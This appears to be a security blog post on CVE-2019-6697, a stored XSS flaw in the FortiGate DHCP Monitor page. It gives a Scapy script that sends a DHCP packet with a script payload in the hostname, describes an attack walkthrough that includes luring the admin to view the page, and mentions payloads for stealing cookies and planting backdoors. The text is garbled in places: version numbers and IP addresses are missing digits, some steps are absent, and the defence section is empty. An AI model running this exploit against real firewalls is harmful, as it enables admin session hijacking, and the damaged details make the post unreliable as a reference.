
In 2019, security researchers discovered CVE-2019-6697, a serious vulnerability in FortiGate firewalls (versions 6.2.-6.2.1, 6..-6..6). This bug allowed attackers on the same network to inject malicious JavaScript into a FortiGate DHCP Monitor page, leading to Stored Cross-Site Scripting (XSS). In plain terms: an attacker could make bad things happen in your admin's browser just by sending a poisoned DHCP packet. This post breaks down how the flaw works, offers proof-of-concept code, walks you through an example attack, and links you to original sources.
What Is CVE-2019-6697?
CVE-2019-6697 is an Improper Neutralization of Input vulnerability (sometimes called Input Validation or Sanitization Error). Specifically, it allows stored XSS in the DHCP Monitor page of vulnerable FortiGate devices.
6.. through 6..6
When a DHCP client connects and asks for an IP address, it can send a hostname. FortiGate stores and displays this info on its DHCP Monitor page—but fails to sanitize it. If an attacker puts JavaScript in the hostname, it gets stored and executed whenever an admin visits the monitor page.
An admin visits the DHCP monitor in the FortiGate web interface.
4. The admin's browser runs the attacker's code—because FortiGate outputs raw HTML without filtering the hostname.
The attacker does not need to log into FortiGate—just be on the network.
Real-World Impact
- Steal session tokens: If the admin is logged in, XSS can steal their cookies and hijack their session.
- Remote control: Run arbitrary browser-based requests as the admin (add users, change settings, etc.).
- Phishing/redirect: Launch fake admin popups, forms, or redirect to malware.
1. Craft a Malicious DHCP Packet
The key is to embed JavaScript code within the hostname field. For demonstration, let's use python-dhcp or scapy to send a crafted DHCP request.
Example Python code (using Scapy)
from scapy.all import *

# Replace with your interface
iface = "eth"

# Your MAC address
client_mac = "de:ad:be:ef:00:01"

# Malicious hostname (payload)
malicious_hostname = '<img src=x onerror="alert(\'CVE-2019-6697 XSS\')">'

# Build DHCP discover packet with malicious hostname
pkt = (Ether(src=client_mac, dst="ff:ff:ff:ff:ff:ff") /
       IP(src="...", dst="255.255.255.255") /
       UDP(sport=68, dport=67) /
       BOOTP(chaddr=RandString(12, "0123456789abcdef")) /
       DHCP(options=[("message-type", "discover"),
                     ("hostname", malicious_hostname),
                     "end"]))

# Send the packet
sendp(pkt, iface=iface)
print("[*] Malicious DHCP request sent.")
2. Wait for Admin to View the DHCP Monitor
Tell the admin to check the DHCP Monitor (e.g., for troubleshooting). When they open the page, boom! The browser runs whatever code you stuck in the hostname.
3. Confirm Execution
In real attacks, you'll use less obvious payloads (exfiltrate cookies, keylogging, inject persistent admin backdoor). Above code pops an alert for demonstration.
On the FortiGate DHCP Monitor, the entry for the rogue device looks like
| IP Address | MAC Address | Hostname |
|--------------|---------------------|--------------------------------------------|
| 10...50 | de:ad:be:ef:00:01 | <img src=x onerror="alert('CVE-2019-6697 XSS')"> |
The browser executes the JavaScript, not just displays it as text.
## How To Fix / Defend
References & Original Advisories
- Fortinet Security Advisory (CVE-2019-6697)
- NIST NVD Entry for CVE-2019-6697
- Exploit-DB: CVE-2019-6697 Example
- Scapy DHCP Documentation
Wrap-Up
CVE-2019-6697 is a classic reminder: always sanitize inputs, even in obscure places. A single poisoned DHCP hostname field can compromise your network's “single pane of glass.” Don't take chances—patch your FortiGate, watch who can join your admin's network, and remember: XSS attacks happen where you least expect them!
*Exclusive breakdown for cybersecurity practitioners. Stay patched, stay safe!*
Timeline
Published on: 03/17/2025 14:15:16 UTC